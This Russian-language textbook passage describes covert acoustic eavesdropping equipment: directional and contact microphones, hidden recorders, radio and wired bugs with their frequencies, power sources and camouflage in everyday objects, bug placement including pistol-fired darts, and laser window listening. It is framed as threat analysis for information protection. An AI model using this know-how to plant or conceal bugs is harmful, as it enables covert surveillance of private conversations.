Конденсаторный микрофон представляет собой капсуль, состоящий из двух параллельно расположенных пластин-электродов, один из которых массивный, другой - тонкая мембрана. Электроды образуют конденсатор, емкость которого зависит от площади пластин и расстояния между ними. К электродам подводится через резистор поляризующее постоянное напряжение. При воздействии на мембрану звуковых волн изменяются расстояния между электродами и емкость конденсатора. В результате через сопротивление протекает ток и возникает напряжение, амплитуда которых пропорциональна звуковому давлению на мембрану. При расстоянии между обкладками 20-40 мкм и поляризующем

напряжении в несколько десятков вольт чувствительность микрофона достигает 10 мВ/Па. Конденсаторные микрофоны имеют высокую чувствительность, равномерную частотную характеристику в звуковом диапазоне, но стоимость их также высока. Используются в основном как измерительные микрофоны.

Разновидностью конденсаторного микрофона является электретный микрофон, мембрана которого выполнена из полимерных материалов (смола), способных в сильном электрическом поле и при высокой температуре заряжаться и сохранять электрический заряд продолжительное время. Такие материалы называют электретами. Мембрана из электрета металлизирована, между пластинами возникает разность потенциалов 45-130 В. Электретные микрофоны дешевле конденсаторных, не нуждаются во внешнем источнике и широко применяются для звукозаписывающей аппаратуры, в том числе для негласного подслушивания.

Действие пьезоэлектрического микрофона основано на возникновении эдс на поверхности пластинок из пьезоматериала, механически связанных с мембраной. Колебания мембраны под давлением акустической волны передаются пьезоэлектрической пластине, на поверхности которой возникают заряды, величина которых соответствует уровню громкости акустического сигнала.

По направленности микрофоны разделяются на ненаправленные, двухсторонней, односторонней направленности. Направленность микрофона определяется по уровню сигнала на его выходе в зависимости от поворота микрофона по отношению к источнику акустической волны в горизонтальной и вертикальной плоскостях.

Ширина диаграммы направленности микрофона оценивается в градусах на уровне 0.5 (0.7) от максимальной мощности (амплитуды) электрического сигнала на его выходе. Чем уже ширина диаграммы направленности микрофона, тем меньше доля помех попадает на его мембрану из направлений, отличающихся от направления на источник акустического сигнала с информацией. Пространственное ограничение помех повышает отношение сигнал/помеха на мембране микрофона. Частотные искажения при преобразовании акустической волны в электрический сигнал определяются неравномерностью частотной характеристики микрофона. Она определяет отклонения уровня спектральных составляющих звукового сигнала на выходе преобразователя по отношению к входному сигналу.

Для добывания информации особый интерес представляют остронаправленные микрофоны, которые позволяют существенно увеличить дальность подслушивания. Острая направленность микрофонов обеспечивается за счет соответствующей конструкции микрофона, которую можно представить в виде акустической антенны с соответствующей диаграммой направленности. Такая диаграмма направленности формируется различными акустическими антеннами, содержащими плоскую, трубчатую и параболическую

поверхности.

Акустическая антенна параболического микрофона представляет собой параболическое зеркало диаметром примерно 300 мм, в фокусе которого размещается мембрана микрофона. Коэффициент усиления такого микрофона достигает 80 дБ

Трубчатый остронаправленный микрофон состоит из одной трубки диаметров около 80 мм или набора трубок, длины которых согласованы с длинами волн акустического сигнала. В торце трубок укрепляется мембраны микрофонов. Наибольшая длина трубки или их набора не превышает 650 мм. Коэффициент усиления такого микрофона достигает 90 дБ.

На основе параболической и трубчатой акустических антенн создан, например, градиентный направленный микрофон УМ 124.2, который состоит из трубки диаметром 20 мм в поролоновом ветрозащитном чехле, параболического отражателя диаметром 175 мм из акриловой пластмассы и капсуля микрофона. Длина микрофона составляет в зависимости от модификации 150 или 200 мм. Ширина диаграммы направленности такого микрофона уменьшена до 30, 20 и 10 градусов (для разных модификаций).

Поверхность плоского направленного микрофона встраивается в стенку атташе-кейса или в жилет, носимый под рубашкой и пиджаком, и передает колебания мембранам микрофонов, укрепленных на плоской поверхности. За счет увеличенной площади поверхности, воспринимающей колебания акустической волны, ширина диаграммы направленности составляет 20-25 градусов. Такой микрофон обеспечивает съем речевой информации на удалении до 50 метров от источника.

Рекламируемые возможности по дальности подслушивания направленных микрофонов (100 и более метров) завышаются. По оценке реальная дальность подслушивания речевой информации на улице города составляет при коэффициенте направленного действия микрофона 15 дБ всего 6-12 м.

По диапазону частот микрофоны разделяются на узкополосные и широкополосные. Узкополосные микрофоны предназначены для передачи речи. Широкополосные микрофоны имеют более широкую полосу частот и преобразуют колебания в звуковом и частично ультразвуковом диапазонах частот.

По способу применения микрофоны разделяются на воздушные, гидроакустические (гидрофоны) и контактные. Последние предназначены для приема структурного звука. Например, контактный стетоскопный микрофон УМ 012, прикрепленный к стене помещения, позволяет прослушивать разговоры в соседнем помещении при толщине стен до 50 см. Модификацией контактных микрофонов являются ларингофоны и остеофоны, воспринимающие и преобразующие в электрические сигналы механические колебания (вибрации) связок и хрящей гортани или кости черепа говорящего. Эти приборы мало чувствительны к внешним шумам и позволяют передавать речевую информацию из



помещений с высоким уровнем акустических шумов.

Возможности микрофонов определяются следующими характеристиками:

- осевой чувствительностью на частоте 1000 Гц;
- диаграммой направленности;
- диапазоном воспроизводимых частот колебаний акустической волны;
- неравномерностью частотной характеристики;
- масса-габаритными характеристиками.

Чувствительность - один из основных показателей микрофона и оценивается коэффициентом преобразования давления акустической волны в уровень электрического сигнала. Так как чувствительность микрофона для разных частот акустических колебаний различная, то она определяется на частоте наибольшей чувствительности слуховой системы человека, - 1000 Гц. Измерения проводятся для акустической волны, направление распространения которой перпендикулярно поверхности мембраны, в вольтах или милливольтмах мВ на Паскаль (В/Па, мВ/Па). Чувствительность микрофона зависит в основном от параметров физических процессов в акустоэлектрических преобразователях и площади мембраны микрофона. К наиболее чувствительным микрофонам относятся электродинамические, электретные и пьезоэлектрические.

Чувствительность микрофона повышается с увеличением площади мембраны приблизительно в квадратической зависимости. Например, чувствительность конденсаторного микрофона с диаметром мембраны 6 мм, составляет 1.5-4 мВ/Па, для диаметра 12 мм-12.5 мВ/Па, а при диаметре 25 мм она увеличивается до 50 мВ/Па.

По конструктивному исполнению микрофоны бывают широкого применения, специальные миниатюрные и специальные субминиатюрные, применяемые в различных закладных устройствах.

Электрические сигналы на выходе микрофонов, используемых для добывания информации, усиливаются в устройстве усиления и регистрации до величины, необходимой для их записи с помощью аудиомикрофона или преобразования в акустический сигнал для обеспечения восприятия информации человеком.

### **Аудиомагнитофоны**

Для регистрации информации широко применяются магнитофоны с вынесенными и встроенными микрофонами, в которых в единой конструкции объединяются функции микрофона и магнитофона. Последние называют диктофонами. Диктофоны для скрытого подслушивания имеют пониженные акустические шумы лентопротяжного механизма, металлический корпус для экранирования высокочастотного электромагнитного поля коллекторного двигателя, в них могут отсутствовать генераторы стирания и подмагничивания.

Характеристики некоторых типов миниатюрных магнитофонов, используемых для подслушивания, указаны в табл. 10.7.

Таблица 10.7.

Тип, фирма	Размеры, мм	Ве с, г	Примечание
L400, Olympus	73x20x52	90	Запись до 3 ч
L200, Olympus	107x15x51	125	Можно носить в нагрудном кармане
PK 1985, PK Electronic	55x87x21	160	Питание 1.5 В, время работы 11 ч
Sony-909, Sony	68x65x19	*	В металлическом корпусе, 4 дорожки
AD, Knowledge Express	65x102x17	108	Запись на удалении до 15 м
TP-X900, Aiwa	167x94x43	315	Шифрование при записи

Запись производится на микрокассете со скоростью 2.4 или 1.2 см/с, длительность записи в зависимости от скорости и типа кассеты составляет от 15 мин. до 3-х часов. Различные модели диктофоны могут иметь следующие сервисные функции: активация записи голосом, возможность подключения внешнего микрофона, автостоп и автореверс, жидкокристаллический дисплей с индикацией режимов работы и расхода ленты.

### **Приемники опасных сигналов**

Для приема опасных сигналов, несущих речевую конфиденциальную информацию, используют как бытовые, так и специальные приемники радио и электрических сигналов. Однако возможности бытовой радиоприемной аппаратуры ограничены узким диапазоном частот, выделенной для радиовещания. В диапазоне длинных волн и средних волн радиовещание осуществляется в интервале 148-1607 кГц, а в ультракоротком диапазоне в РФ - 64-74 МГц, в странах Западной Европы - 88-108 МГц.

Все более широкое распространение для подслушивания применяют сканирующие приемники, рассмотренные выше.

Для выделения, приема, усиления опасных электрических сигналов, распространяющихся по телефонным, радиотрансляционным и другим линиям, применяются селективные и специальные усилители низкой частоты. Специальные усилители содержат

селективные элементы со специфическими характеристиками для выделения, например, опасных сигналов из сигналов электропитания, содержат датчики для дистанционного съема сигналов, а также имеют конструкцию, удобную для переноса и автономной работы в различных условиях скрытного подслушивания.

### Закладные устройства

С целью обеспечения реальной возможностью скрытного подслушивания и существенного повышения его дальности широко применяются закладные устройства (закладки, радиомикрофоны, “жучки”, “клопы”). Эти устройства перед подслушиванием скрытно размещаются в помещении злоумышленниками или привлеченными к этому сотрудниками организации, проникающими в помещение под различными предлогами. Такими предлогами могут быть посещения руководства или специалистов посторонними лицами с различными предложениями, участие в совещаниях, уборка и ремонт помещения, ремонт помещения и технических средств и т. д.

Закладные устройства в силу их большого разнообразия конструкций и оперативного применения создают серьезные угрозы безопасности речевой информации во время разговоров между людьми практически в любых помещениях, в том числе в салоне автомобиля.

Разнообразие закладных устройств порождает многообразие их вариантов их классификаций. Вариант классификации указан на рис. 10.14.



Рис. 10.14. Классификации закладных устройств.

По виду носителя информации от закладных устройств к злоумышленнику их можно разделить на проводные и радиозакладки. Носителем информации от проводных закладок является электрический ток, который распространяется по направляющим - электрическим проводам. Проводные закладки, содержащие микрофон для преобразования акустических речевых сигналов в электрические, относятся к акустическим закладным устройствам, а ретранслирующие электрические сигналы с речевой информации, передаваемые по телефонной линии, образуют группу проводных телефонных закладок.

Первые представляют собой:

- субминиатюрные микрофоны, скрытно установленные в бытовых радио- и электроприборах, в предметах мебели и интерьера и соединенные тонким проводом с микрофонным усилителем или аудиомэгнитофоном, размещаемыми в других помещениях;
- миниатюрные устройства, содержащие микрофон, усилитель и формирователь сигнала, передаваемого, как правило, по телефонным линиям и цепям электропитания.


Проводные акустические закладки в виде микрофона имеют высокую чувствительность и помехоустойчивость, но наличие провода демаскирует закладки и усложняет их установку, в особенности в условиях дефицита времени. Поэтому такие закладки могут устанавливаться во время ремонта или в помещениях с возможностью достаточно простого и длительного доступа в них людей, например, в номера гостиниц. Закладки, использующие цепи электропитания, устанавливаются в основном в местах подключения проводов электропитания к выключателям, сетевым.

Радиозакладки лишены недостатков проводных, но у них проявляется другой демаскирующий признак - радиоизлучения. В зависимости от вида первичного сигнала радиозакладки можно разделить на аппаратные и акустические. Аппаратные закладки устанавливаются в телефонных аппаратах, ПЭВМ и других радиоэлектронных средствах. Входными сигналами для них являются электрические сигналы, несущие речевую информацию (в телефонных аппаратах), или информационные последовательности, циркулирующие в ПЭВМ при обработке конфиденциальной информации. В таких закладках отсутствует необходимость в переписывании информации с акустического носителя на носитель среды распространения, что упрощает их конструкцию, и имеется возможность использования для электропитания энергию средства. Модуляция несущего колебания в них производится сигналами, циркулирующими в аппарате (в телефоне - электрическими аналоговыми сигналами, в ПЭВМ - дискретными бинарными сигналами), а для питания используется или энергия электрических сигналов или питающие напряжения аппарата, в котором установлена закладка.

Наиболее широко применяются акустические радиозакладки, позволяющие наиболее

просто и скрытно устанавливаются в различных местах помещения. Простейшая акустическая закладка содержит (см. рис. 10.15) следующие основные устройства: микрофон, микрофонный усилитель, генератор несущей частоты, модулятор, усилитель мощности, антенну.



Рис. 10.15. Структурная схема акустической закладки.

Микрофон преобразует акустический сигнал с информацией в электрический сигнал, который усиливается до уровня входа модулятора. В модуляторе производится модуляция колебания несущей частоты, т. е. производится перезапись информации на высокочастотный сигнал. Для обеспечения необходимой мощности излучения модулированный сигнал усиливается в усилителе мощности. Излучение радиосигнала в виде электромагнитной волны осуществляется антенной, как правило, в виде отрезка провода.

В целях сокращения веса, габаритов и энергопотребления в радиозакладке указанные функции технически реализуются минимально-возможным количеством активных и пассивных элементов. Простейшие закладки содержат всего один транзистор.

По диапазону частот закладные устройства отличаются большим разнообразием. На ранних этапах использования закладных устройств частоты излучений их привязывали к частотам бытовых радиоприемников в УКВ-диапазоне. При массовом появлении у населения бытовых радиоприемников увеличилась опасность случайного перехвата сигналов радиозакладок посторонними лицами. Поэтому большинство типов современных закладок имеют более высокие частоты в УВЧ-диапазоне.


Для более 96% радиозакладок рабочие частоты сосредоточены в интервале 88 МГц-501 МГц, причем с частотами 92.5 МГц-169.1 МГц выпускаются 42% радиомикрофонов, а с частотами 373.4 МГц-475.5 МГц - 52% радиомикрофонов. Наиболее интенсивно используется диапазон частот 449.7 МГц-475.5 МГц, в котором сосредоточены рабочие частоты 36% образцов.

Продолжается тенденция дальнейшего повышения частот, в том числе с переходом в ГГц

диапазон. С увеличением частоты передатчика уменьшается уровень помех, что позволяет снизить минимально-допустимый уровень мощности и соответственно его габариты, а также длину антенны.

В интересах повышения скрытности для радиозакладных устройств осваивается ИК-диапазон. Однако в силу большего по сравнению с радиоволнами затухания ИК-лучей в среде распространения и необходимостью прямой видимости между излучателем ИК-закладки и фотоприемником применение подобных закладных устройств ограничено.

Кроме диапазона частот на условия передачи закладкой информации влияет стабильность частоты ее передатчика. Для простых схемных решений передатчика закладки значения ее частоты изменяются в значительных пределах от температуры и питающего напряжения. Кроме того, на величину изменения (дрейфа) частоты излучения закладок, установленных вблизи рабочего места человека, например, под столешницей письменного стола, могут оказывать влияние емкость человека. Величина дрейфа рабочей частоты радиозакладок может достигать единиц мГц. В результате этого радиоприемник, настроенный на частоту радиозакладки, через некоторое время “теряет” радиосигнал. Это обстоятельство имеет важное значение для обеспечения автоматического приема сигналов радиозакладок, например, в случае, когда подслушивание производится аппаратурой в автомобиле при отсутствии в нем оператора. Поэтому частоты около половины предлагаемых на рынке радиозакладок стабилизируются.

Повышение стабильности обеспечивается путем включения в колебательный контур схемы передатчика элементов, стабилизирующих его частоту. В качестве таких элементов применяются пьезоэлектрические материалы, прежде всего, кристаллы кварца. Частота стабилизации зависит от вида среза кристалла кварца, толщины и размеров его пластины, включенной в цепь генератора. Стабилизация частоты излучения радиозакладки усложняет ее схему и увеличивает габариты передатчика, но существенно улучшает удобство работы.

Другой проблемой, возникающей при применении закладных устройств, является обеспечение их энергией в течение приемлемого для подслушивания времени. Возможности современной микроэлектроники по созданию закладных устройств в чрезвычайно малых габаритах ограничиваются в основном, массо-габаритными характеристиками автономных источников питания (химических элементов). Микрогабаритные источники тока, широко применяемые в электронных часах, обеспечивают работу закладных устройств в течение короткого времени (нескольких дней при минимально-допустимой мощности излучений для дальности до сотни метров). Для закладных устройств используются гальванические элементы с высокой удельной энергией - ртутно-цинковые, серебряные и литиевые. Усредненные характеристики этих элементов приведены в табл. 10.8.

Таблица 10.8.

Тип элемента	Рабочее напряжение, В	Максимальная емкость, Ач/кг	Плотность энергии, Втс/кг	Срок хранения, лет
Ртутный	1.2-1.25	185	120	3
Серебряный	1.5	285	130	2.5
Литиевый	3	750	350	5

Емкость гальванического элемента пропорциональна габаритам и весу. Габариты используемых в малогабаритных устройствах цилиндрических и кнопочных элементов указаны в табл. 10.9, а плоских - в табл. 10.10.

Таблица 10.9.

Обозначение габаритов	Диаметр, мм	Высота, мм
Цилиндрические		
AAA	8.2	40.2
AA	10.5	44.5
A	14.5	50.5
Кнопочные		
M5	7.86	3.56
M8	11.7	3.3
M15	11.7	5.34
M20	15.7	6.1
M30	16	11.1
M40	16	16.8

Таблица 10.10.

Обозначение габаритов	Длина, мм	Высота, мм	Ширина, мм
F15	14.2	3.02	14
F20	23.9	3.02	14
F25	22.6	5.85	22.6
F30	31.8	3.3	21.4
F40	31.8	5.35	21.4

Наиболее распространены ртутно-цинковые элементы. В них в качестве анода используются оксид ртути (HgO), катода - смесь порошка ртути и цинка или сплава индия с титаном, а электролита - 40% щелочь. Для малогабаритных приборов отечественной электропромышленностью созданы элементы типов РЦ-31С, РЦ-33С и РЦ-55УС с удельной энергией 600-700 кВт/м<sup>3</sup>. Электрические параметры ряда отечественных ртутно-цинковых элементов и батарей, предназначенных для питания малогабаритных радиоэлектронных устройств, указаны в табл. 10.11.

Таблица 10.11.

Обозначение	Напряжение, В	Емкость, Ач	Ток разряда, мА	Габарит ы, мм	Мас са, г
РЦ-31	1.25	0.07	1	11.5x3.6	1.3
РЦ-53	1.25	0.25	10	15.6x6.3	4.6
РЦ-55	1.25	0.5	10	15.6x12. 5	9.5
РЦ-57	1.25	1.0	20	16x17	15
РЦ-59	1.25	3.0	60	16x50	44
РЦ-65	1.25	1.0	20	21x13	18.1
РЦ-75	1.25	1.5	30	25.5x13. 5	27
РЦ-85	1.22	2.5	50	30.1x14	39.5
РЦ-93	1.25	13.0	300	31x60	170
2РЦ-55с	2.68	0.45	10	16.2x27	20
3РЦ-55с	4.02	0.45	10	16.2x40	30
4РЦ-55с	5.36	0.45	10	16.2x53	40
5РЦ-55с	6.7	0.45	10	16.2x66	50
6РЦ-63	7.2	0.6	10	23x48	71

Среди гальванических источников тока зарубежного производства широкое применение находят элементы фирм Duracell, Varta, Kodak. Технические характеристики малогабаритных гальванических элементов фирмы Duracell в табл. 10.12 .

Таблица 10.12.



Тип	Напряже ние, В	Номинальн ая емкость, Ач	Диаметр, мм	Высота, мм
D392	1.5	0.05	7.9	3.6
D391	1.5	0.05	11.6	2.1
D389, D390	1.5	0.08	11.6	3.1
D386	1.5	0.12	11.6	4.2
D357H/10L 14	1.5	0.17	11.6	5.4
LR54	1.5	0.04	11.6	3.0
LR43	1.5	0.08	11.6	4.2
LR44	1.5	0.10	11.6	5.4
DL2016	3.0	0.07	20.0	1.6
DL2032	3.0	0.18	20.0	3.2

Увеличения времени эксплуатации и повышения скрытности работы закладного устройства достигается путем обеспечения в нем автоматического подключения к источнику питания наиболее энергоемкого устройства - передатчика по акустическому или радиосигналу. В первом варианте в состав закладки включается устройство (акустоавтомат), подключающее к источнику питания передатчик при появлении на мембране микрофона акустического сигнала. В тишине, например, в ночное время во включенном состоянии (в “дежурном” режиме) находится лишь микрофонный усилитель с исполнительными электронным реле. При возникновении в помещении акустических сигналов от разговаривающих людей реле подключает передатчик и закладное устройство излучает радиосигналы с информацией. После прекращения разговора исходное состояние восстанавливается и излучение прекращается.

Во втором варианте закладные устройства дистанционно включаются на излучение по внешнему радиосигналу, подаваемому злоумышленником. Эти закладные устройства обеспечивают повышенную скрытность и более длительное время работы. Однако для их эффективного применения надо иметь дополнительный канал утечки сведений о времени циркулирования конфиденциальной информации в помещении, где установлено закладное устройство. Например, надо достаточно точно знать время, когда будут вестись в помещении конфиденциальные разговоры. Так как дистанционно-управляемые закладки содержат

радиоприемник для приема управляющих радиосигналов. То они наиболее сложные и, следовательно, дорогие.

Рациональным решением задачи обеспечения закладных устройств электропитанием является подключение их к устройствам питания радио и электроприборов, в которые устанавливаются закладки. Широко применяются подобные закладные устройства в телефонных аппаратах, закамуфлированные под их элементы (конденсаторы, телефонные капсулы и др.), в тройниках для подключения нескольких приборов к одной розетке электросети. По оценке, приведенной в, в 75% закладных устройств используется автономное (батарейное) питание, 8% -питание от сети и 17% - питание от телефонной линии.

Следует отметить, что применяются, пока редко, также пассивные закладки, - без собственных источников электропитания. Для их активизации производится облучение их внешним электромагнитным полем частоты, соответствующей резонансной частоте колебательного контура закладки, образованного элементами ее конструкции. Модуляция радиосигнала производится в результате воздействия акустической волны на частотнозадающие элементы конструкции закладки.

Жесткие требования к габаритам, массе, энергопотреблению закладных устройств ограничивают мощности излучения их передатчиков. Наиболее часто (более 80%) применяются радиомикрофоны, мощность излучения которых находится в интервале 3-11 мВт, закладки с более высокой мощностью - до 22 мВт составляют менее 10%. Встречаются закладки и большей мощности излучения (до 200 мВт и более), однако их доля крайне незначительна. Малая мощность излучения передатчиков радиозакладок определяет относительно небольшую дальность приема их сигналов. Около 75% образцов обеспечивает функционирование канала на расстояниях 50-350м, 16% - на расстояниях 460-600 м, 7% - на расстояниях 740-800м и только около 2% - на расстояние до 1000 и более метров.

В общем случае технические данные закладных устройств находятся в следующих пределах:

- частотный диапазон - 27-900 МГц;
- мощность - 0.2-500 мВт;
- дальность - 10-1500 м;
- время непрерывной работы - от нескольких часов до нескольких лет;
- габариты - 1-8 дм<sup>3</sup>
- вес - 5-350 г

Основной проблемой оперативного применения закладных устройств является их рациональное размещение в помещении или в радиоэлектронном средстве. Рациональность достигается при обеспечении:

- поступления на вход закладки сигнала с уровнем, необходимым для качественной передачи звуковой или иной информации;

- скрытности размещения и работы закладки, по крайней мере, в течение времени подслушивания интересующей злоумышленника информации.

Эффективность выполнения этих условий зависит от удаленности места установки закладки от источников звука и наличия между ними звукопоглощающих и звукоизолирующих экранов, от чувствительности микрофона, размеров и параметров акустики, прежде всего, временем реверберации помещения и от времени, которым располагает злоумышленник для установки. Чувствительность современных малогабаритных микрофонов обеспечивают достаточно качественный прием акустических сигналов на удалении до 10 м при отсутствии экранов на пути распространения акустической волны.

Установка закладных устройств возможна с заходом злоумышленника в помещение, где производится их размещение, или без захода. Первый вариант позволяет более рационально разместить закладку как с точки зрения энергетика, так и скрытности, но связана с повышенным риском для злоумышленника. Поэтому в случаях, когда создаются предпосылки для дистанционной (беззаходовой) установки закладки, их забрасывают в помещение или ими выстреливают из пневматического ружья или лука. Например, комплект PS фирмы Sipe Electronic состоит из специального бесшумного пневматического пистолета с прицельным расстоянием 25 м и радиозакладкой, укрепленной на стреле. Стрела после выстрела надежно прикрепляется с помощью присоски к поверхностям из металла, дерева, пластмассы, бетона и других гладких строительных и облицовочных материалов. Микрофон обеспечивает съем речевой информации с расстояния до 10 м, а передатчик - ее передачу на расстояние до 100 м.

Несмотря на сравнительно малые габариты и вес закладных устройств они могут быть обнаружены при тщательном визуальном осмотре помещения. С целью продления времени их оперативного использования, а также приближения микрофонов к источнику звука закладные устройства камуфлируют под предметы, не вызывающие подозрение у окружающих людей. Трудно назвать предметы личного пользования, средства оргтехники, средства бытовой радиоэлектроники, в которые не вмонтировались бы различные устройства для подслушивания. Некоторые из таких средств подслушивания приведены в табл. 10.13.

Таблица 10.13.

Наименование	Тип, фирма	Характеристики
Радиопередатчики	ELECTRONIC:	
в: стакане	PK535	65x100 мм, 210 г, солнечные батареи

пепельнице	PK565-S	90x45 мм, 480 г, солнечные батареи
подсвечнике	PK580	100x175 мм, 650 г, солнечные батареи
калькуляторе	PK620-S	135x100 мм, радиус действия 150-200 м
розетке	PK550	140x60x40 мм, 380 г, дальность до 600 м
настольной зажигалке	PK575	80x32x52 мм, 150 г, время работы до 80 ч
лампочке	PK560	дальность до 250 м.
гвозде	PK520	35x6 мм, 96 г, 36 часов, до 200 м
шарик. ручке	PK585	135x11 мм, 25 г, 6 часов, до 300 м
часах	PK1025-S	88s108 или 130s150 МГц, 6 часов.
ремне	PK850-S	139 МГц, до 800 м.
Радиопередатчик в запонках, булавке для галстука	STG 4140, STG	15-150 МГц, мощность 5 мВт.
Радиопередатчик видеокассете	UM 007.3, SMIRAB ELECTRONIC	136-146 МГц, до 300 м, время непрерывной работы 3 суток
Магнитофон в книге	PK660, ELECTRONIC	200x250x65 мм, 1200 г, время записи 2x90 мин.
Магнитофон в пачке сигарет	PK1985, ELECTRONIC	55x87x21 мм, 160 г, время работы 11ч.

### Средства лазерного подслушивания

Лазерное подслушивание является сравнительно новым методом подслушивания (первые рабочие образцы появились в 60-е годы), и предназначено для съема акустической информации с плоских вибрирующих под действием акустических волн поверхностей. К таким поверхностям относятся, прежде всего, стекла закрытых окон.

Система лазерного подслушивания состоит из лазера в инфракрасном диапазоне и оптического приемника. Лазерный луч с помощью оптического прицела направляется на окно помещения, в котором ведутся интересующие злоумышленника разговоры. При

отражении лазерного луча от вибрирующей поверхности происходит модуляция акустическим сигналом угла отраженного луча лазера или его фазы.

В варианте угловой модуляции вектор отраженного от колеблющейся поверхности стекла меняется в соответствии с амплитудой акустической волны. Отраженный луч принимается оптическим приемником, размещаемым в соответствии с усредненным углом отражения. Положение светочувствительного элемента (фотокатода) оптического приемника юстируется таким образом, чтобы пятно отраженного лазерного луча при отсутствии колебаний стекла освещало половину экрана. В этом случае изменения направления отраженного луча при колебаниях стекла вызывают соответствующие изменения площади пятна света на фотокатоде оптического приемника и появление в светочувствительном слое модулированного по амплитуде электрического сигнала. Сигнал после усиления прослушивается и записывается на магнитную ленту. На практике юстировка производится по субъективному ощущению оператором разборчивости речи.

Второй вариант построения системы лазерного подслушивания предусматривает реализацию в оптическом приемнике фазовой демодуляции путем сравнения фаз облучающего и отраженного лучей. С этой целью исходный луч с помощью полупрозрачного зеркала расщепляется на два луча. Одним из них облучается стекло, другой направляется к приемнику в качестве опорного. В точке приема в результате интерференции опорного и отраженного лучей на поверхности светочувствительного слоя в нем возникают электрические заряды, величина которого соответствует разности фаз лучей. Второй вариант обеспечивает более высокую чувствительность системы подслушивания, но сложнее в реализации.

Примером системы лазерного подслушивания является система РК-1035 фирмы РК Electronic. Система состоит из лазерных передатчика и приемника, магнитофона для записи перехваченной информации. Передатчик и приемник системы устанавливаются на треноге. Лазерный передатчик имеет размеры 65x250 мм, вес 1.6 кг, мощность- 5 мВт, длина волны излучения- 850 мкм. Лазерный приемник имеет размеры 65x260 мм, вес 1.5 кг. Электропитание - от сети и автономное.

Данные о возможностях систем лазерного подслушивания противоречивые. В рекламных материалах дальность указывается для разных систем от сотен метров до км. Однако без ссылки на уровень внешних акустических шумов эти величины можно рассматривать как потенциально достижимые в идеальных условиях. В городских условиях, когда принимаются дополнительные меры по звукоизоляции помещений от шума улицы, дальности будут существенно меньшими. Следует также иметь ввиду сложности практической установки излучателя и приемника, при которых обеспечивается попадание зеркально отраженного от стекла невидимого лазерного луча на фотоприемник. Уровни же

диффузно отраженных от стекла лучей столь малы, что их не удастся принять на фоне городских акустических шумов. Кроме того, следует отметить, что соотношение между стоимостью системам лазерного подслушивания и затрат на эффективной защиты от них не в пользу рассматриваемого метода добывания информации.

Следовательно, системы лазерного подслушивания, несмотря на их достаточно высокие потенциальные возможности имеют ограниченное реальное применение, в особенности разведкой коммерческих структур.

### **Средства высокочастотного навязывания**

Добывание информации путем высокочастотного навязывания достигается в результате дистанционного воздействия высокочастотным электромагнитным полем или электрическими сигналами на элементы, способные модулировать их информационные параметры первичными электрическими или акустическими сигналами с речевой информацией. В качестве таких элементов могут использоваться различные полости с электропроводной поверхностью, представляющие собой высокочастотные контура с распределенными параметрами и объем которых меняется под действием акустической волны. Если частота такого контура совпадает с частотой высокочастотного навязывания, а поверхность полости находится под воздействием акустической информацией, то эквивалентный контур переизлучает и модулирует внешнее поле.

